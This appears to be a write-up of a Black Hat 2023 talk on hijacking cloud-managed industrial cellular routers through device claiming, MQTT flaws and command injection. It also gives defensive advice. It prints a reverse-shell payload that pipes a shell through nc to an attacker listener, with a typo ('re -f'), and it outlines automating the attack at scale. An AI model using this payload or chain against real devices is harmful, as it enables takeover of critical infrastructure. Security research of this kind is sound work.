
Cloudy With a Chance of Exploits: Compromising Critical Infrastructure Through IIoT Cloud Solutions
This talk demonstrates how vulnerabilities in cloud-based management platforms for industrial IoT devices can be exploited to achieve remote code execution on thousands of devices simultaneously. The research focuses on insecure asset registration, weak security configurations, and flaws in external APIs of industrial cellular routers. By chaining these vulnerabilities, an attacker can bypass security features and gain full control over critical infrastructure components. The presentation includes a live demonstration of exploiting these flaws to gain root access on target devices.
How Cloud-Managed IIoT Platforms Are Turning Into Global Backdoors
TLDR: Researchers at Black Hat 2023 demonstrated how insecure asset registration and API flaws in industrial cellular routers allow attackers to gain remote code execution on thousands of devices. By chaining vulnerabilities like improper access control and OS command injection, an attacker can bypass local security features and pivot into critical infrastructure networks. Pentesters should prioritize testing the cloud-management interfaces of IIoT hardware, as these platforms often lack the security rigor of standard enterprise software.
Industrial IoT (IIoT) devices are the backbone of modern critical infrastructure, yet they are frequently deployed with a "set it and forget it" mentality. The convenience of cloud-based management platforms, which allow operators to push firmware updates and change configurations from anywhere, has introduced a massive, often overlooked, supply chain risk. Recent research presented at Black Hat 2023 highlights how these platforms are not just management tools, but potential backdoors into the most sensitive parts of an industrial network.
The Anatomy of an IIoT Takeover
The research focused on industrial cellular routers, which are ubiquitous in sectors like energy, water utilities, and smart cities. These devices are designed to be rugged and reliable, but their security model often crumbles when connected to a vendor-managed cloud platform. The attack surface here is not just the device itself, but the entire ecosystem of APIs, MQTT brokers, and web interfaces that facilitate remote management.
Attackers can exploit these systems by targeting the asset registration process. Many vendors use non-secret identifiers like MAC addresses, serial numbers, or IMEI strings to link a device to a user account. If a device is not yet registered, an attacker can simply claim it by providing these identifiers. Once the device is under the attacker's account, they gain access to the full suite of management features, including the ability to push configuration changes or firmware updates.
Chaining Vulnerabilities for RCE
The most dangerous aspect of this research is the ability to chain multiple flaws to achieve remote code execution (RCE). The researchers identified three specific vulnerabilities: CVE-2023-22601, CVE-2023-22600, and CVE-2023-22598.
The first, an issue with insufficiently random values in topic names, allowed the researchers to predict and subscribe to MQTT topics associated with specific routers. By combining this with improper access control, they could read configuration files from the broker. Finally, they exploited an OS command injection vulnerability in the firmware. By injecting a reverse shell command into a configuration parameter, they achieved root access on the device.
The following payload demonstrates how a simple command injection can be triggered through the management interface:
# Example of a reverse shell payload injected via configuration
re -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.10.1 9090 >/tmp/f
This command, when processed by the router's firmware, forces the device to open a connection back to the attacker's listener, granting them full control. The demo showed that this process is highly automatable. An attacker can scan for devices using tools like Shodan or WiGLE, collect the necessary identifiers, and then use a Python script to register and compromise thousands of devices in a single campaign.
Real-World Implications for Pentesters
For those conducting penetration tests on industrial environments, these findings shift the focus from the local network to the cloud. You are no longer just looking for weak passwords on a PLC or an unpatched HMI. You need to map the entire management chain. If the client uses cloud-managed routers, your engagement scope must include the vendor's management portal.
During an assessment, check if the client has registered all their devices. If they haven't, you have a clear path to demonstrate the risk of device hijacking. Furthermore, investigate the OWASP Top 10 vulnerabilities, specifically Broken Access Control and Injection, within the management APIs. These are often the weakest links in the chain.
Defensive Strategies
Defending against these attacks requires a shift in how we view IIoT security. The most effective mitigation is to disable cloud management features entirely if they are not strictly necessary. If they must be used, ensure that devices are registered to the correct account immediately upon deployment to prevent unauthorized claiming.
Blue teams should also implement network segmentation to isolate IIoT devices from the rest of the corporate network. Even if a router is compromised, a well-configured firewall can prevent the attacker from moving laterally into the SCADA or OT environment. Finally, vendors must move toward more secure registration processes that require a unique, secret key or password for each device, rather than relying on publicly discoverable identifiers.
The reality is that your device is only as secure as its weakest service. When that service is a cloud-based management platform, the risk is not just a single compromised device, but the potential for a widespread, coordinated attack on critical infrastructure. Keep digging into these management interfaces, because that is where the next generation of industrial exploits will be found.
Vulnerability Classes
Attack Techniques
All Tags
Up Next From This Conference

A New Attack Interface In Java Applications

Inference Attacks on Endpoint Privacy Zones in Fitness Tracking Social Networks

Abusing Azure Active Directory: From MFA Bypass to Listing Global Administrators
Similar Talks
Inside the FBI's Secret Encrypted Phone Company 'Anom'

Kill List: Hacking an Assassination Site on the Dark Web